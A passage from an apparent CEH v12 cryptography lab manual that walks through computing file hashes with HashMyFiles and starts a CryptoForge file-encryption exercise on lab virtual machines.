

9. From the list of hash functions, unselect **SHA-256**, **SHA-512** and **SHA-384** hash types one by one.



Note: Here, we will calculate **MD5**, **SHA1** and **CRC32** Hash Types.

Module 20 – Cryptography

10. After selecting the hash functions to be displayed, click **Refresh** icon (🔄) from the menu bar to view the selected hash functions.



11. This concludes the demonstration of calculating MD5 hashes using HashMyFiles.
12. You can also use other MD5 and MD6 hash calculators such as **MD6 Hash Generator** (<https://www.browserling.com>), **All Hash Generator** (<https://www.browserling.com>), **MD6 Hash Generator** (<https://convert-tool.com>), and **md5 hash calculator** (<https://onlinehashtools.com>) to calculate MD5 and MD6 hashes.
13. Close all open windows and document all the acquired information.

Task 4: Perform File and Text Message Encryption using CryptoForge

CryptoForge is a file encryption software for personal and professional data security. It allows you to protect the privacy of sensitive files, folders, or email messages by encrypting them with strong encryption algorithms. Once the information has been encrypted, it can be stored on insecure media or transmitted on an insecure network—such as the Internet—and remain private. Later, the information can be decrypted into its original form.


Here, we will use the CryptoForge tool to encrypt a file and text message.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa\$\$w0rd** to enter password in the Password field and press **Enter** to login.
2. Navigate to **Z:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge** and double-click **CryptoForge.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

